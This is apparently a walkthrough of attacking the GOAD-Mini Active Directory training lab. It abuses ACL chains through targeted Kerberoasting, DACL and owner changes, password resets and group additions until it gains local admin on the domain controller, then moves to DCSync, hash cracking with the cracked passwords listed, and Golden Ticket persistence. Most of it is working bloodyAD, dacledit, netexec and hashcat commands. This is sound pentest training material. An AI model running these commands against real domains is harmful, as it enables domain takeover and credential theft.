
Let’s breakdown ACLs things
We notice several things: The complete ACL chain to follow step by step.

Stannis has GENERICALL rights on the machine.

Varys has GENERICALL on the domain.

To verify following ACLs go to doc on github.
Here’s a summary of the ACLs found in GOAD-Mini:
LANNISTER chain:
tywin.lannister→ ForceChangePassword →jaime.lannisterjaime.lannister→ GenericWrite →joffrey.baratheonjoffrey.baratheon→ WriteDACL →tyron.lannistertyron.lannister→ AddSelf →Small Council
BARATHEON:
stannis.baratheon→ GenericAll →KINGSLANDING$(computer)
SMALL COUNCIL:
petyr.baelish→ WriteProperty →Domain Adminslord.varys→ GenericAll →Domain Adminsmaester.pycelle→ WriteOwner →Domain AdminsSmall Council→ AddMember →DragonstoneSmall Council→ CanRDP →KINGSLANDING
Group chain:

Dragonstone→ WriteOwner →KingsguardKingsguard→ GenericAll →stannis.baratheon
WriteDACL The DACL (Discretionary Access Control List) is the list that defines who has what rights on an object. Having WriteDACL means you can edit that list — so you can simply add a new entry giving yourself GenericAll, then do whatever you want with the object.
WriteOwner In AD, every object has an owner who has implicit rights to modify its ACLs, even without explicit permissions. By becoming the owner of an object, you can then grant yourself GenericAll on it.
WriteProperty More limited than GenericWrite — it only allows modifying specific properties of an object. On a group, the member property lets you add users to it.
Self-Membership / AddSelf A restricted version of AddMember — you can only add yourself to the group, not arbitrary users. Useful for lateral movement when you control a user that has this right on a privileged group.
Exploitation
Targeted Kerberoasting
Standard Kerberoasting requires a user with an existing SPN. Since no SPNs were found during enumeration, we use GenericWrite on joffrey.baratheon to artificially add one — this is called Targeted Kerberoasting. Once the SPN is set, any authenticated user can request a TGS ticket for that service, which is encrypted with joffrey’s NT hash and can be cracked offline.
jaime.lannister has GENERICWrite on joffrey.baratheon — we want to add an SPN to extract his hash.
# command
bloodyAD -u jaime.lannister -p cersei -d sevenkingdoms.local --host 192.168.56.10 set object joffrey.baratheon servicePrincipalName -v "HTTP/fake.sevenkingdoms.local"

We verify.

The kerberoasting.hashes file now contains the user’s hash.
We can also do it like this:

# command
hashcat -m 13100 joffrey_hash.txt /usr/share/wordlists/rockyou.txt

We then clean up:
bloodyAD -u jaime.lannister -p cersei -d sevenkingdoms.local \
 --host 192.168.56.10 set object joffrey.baratheon servicePrincipalName \
 -v ""
We have a new set of credentials: joffrey.baratheon:1killerlion
The credentials work correctly.

Now, following BloodHound, we use WriteDACL to give joffrey (whose password we have) GENERICALL on tyron who is in SmallCouncil.
# command
dacledit.py -action write -rights FullControl \
 -principal joffrey.baratheon \
 -target tyron.lannister \
 -dc-ip 192.168.56.10 \
 sevenkingdoms.local/joffrey.baratheon:1killerlion

We change tyron’s password:
# command
bloodyAD -u joffrey.baratheon -p 1killerlion -d sevenkingdoms.local \
 --host 192.168.56.10 set password tyron.lannister 'letMeIn'

New credentials: tyron.lannister:letMeIn
We can check the groups:

# command
bloodyAD -u tyron.lannister -p 'letMeIn' -d sevenkingdoms.local \
  --host 192.168.56.10 add groupMember "Small Council" tyron.lannister



According to BloodHound we now have RDP access to the DC.
Let’s first look at Small Council’s rights:

We can add members to DRAGONSTONE. We see that DragonStone can WriteOwner on KINGSGuard, and KingsGuard has GenericALL on stannis.baratheon who himself has GenericALL on the kingslanding machine.
Adding tyron to dragonstone:
# command
bloodyAD -u tyron.lannister -p 'letMeIn' -d sevenkingdoms.local \
 --host 192.168.56.10 add groupMember "DragonStone" tyron.lannister

# command
bloodyAD -u tyron.lannister -p 'letMeIn' -d sevenkingdoms.local \
 --host 192.168.56.10 set owner Kingsguard tyron.lannister

# command
dacledit.py -action write -rights FullControl \
 -principal tyron.lannister \
 -target "Kingsguard" \
 -dc-ip 192.168.56.10 \
 sevenkingdoms.local/tyron.lannister:'letMeIn'

# command
bloodyAD -u tyron.lannister -p 'letMeIn' -d sevenkingdoms.local \
 --host 192.168.56.10 add groupMember Kingsguard tyron.lannister

To summarize: tyron is now the owner of Kingsguard, we gave tyron FullControl on Kingsguard. Note that set owner alone is not enough — becoming the owner only grants the right to modify the object’s ACLs. We still need to explicitly grant ourselves GenericAll via dacledit before we can actually add members to the group.

# command
bloodyAD -u tyron.lannister -p 'letMeIn' -d sevenkingdoms.local \
 --host 192.168.56.10 set password stannis.baratheon 'letMeIn'

New credentials: stannis.baratheon:letMeIn
In AD, the owner of an object has implicit rights over it — notably they can modify the object’s ACLs even without explicit WriteDACL.
We can see the new ACLs:

Here we can clearly see that Kingsguard has GenericAll on stannis:
Local Admin ≠ Domain Admin but it gives you:
- LSASS dump → in-memory hashes
- SAM dump → local hashes
- Access to all files on the machine
- Disable Defender
- Install tools
- Potentially find creds from a DA who connected

Stannis has GenericAll on KINGSLANDING:
# command
netexec smb 192.168.56.10 -u stannis.baratheon -p 'letMeIn' \
 -x "net localgroup administrators stannis.baratheon /add"

# with this we can dump the ntds hashes
bloodyAD -u stannis.baratheon -p 'letMeIn' -d sevenkingdoms.local \

  --host 192.168.56.10 set password 'KINGSLANDING$' 'letMeIn123!'
By resetting the machine account password of KINGSLANDING$, we can authenticate as the DC itself. Machine accounts of domain controllers hold replication privileges by default, which is exactly what DCSync needs to pull all hashes from the domain.
With DCSync we can dump all account hashes:
# command
# in ntds i have the hash lines
cat ntds.txt | cut -d: -f4 > hashes_nt.txt

hashcat -m 1000 hashes_nt.txt /usr/share/wordlists/rockyou.txt

54c9391fa76222a59331fb670b8a0097:letMeIn          →  tyron.lannister
c247f62516b53893c7addcf8c349954b:il0vejaime        →  cersei.lannister
9029cf007326107eb1c519c84ea60dbe:iamthekingoftheworld  →  robert.baratheon
6c439acfa121a821552568b086c8d210:@littlefinger@    →  petyr.baelish
3b60abbc25770511334b3829866b08f1:1killerlion        →  joffrey.baratheon
 Once DA, I can dump all domain hashes and ensure persistence by forging a Golden Ticket.

The Golden Ticket remains valid for 10 years by default. Even if all user passwords are reset after the compromise, the ticket stays usable — the only way to invalidate it is to reset the krbtgt account password twice, which breaks all active Kerberos tickets across the domain.
# LSA secrets
--lsa

# Domain SID
getPac.py -targetUser Administrator sevenkingdoms.local/cersei.lannister:il0vejaime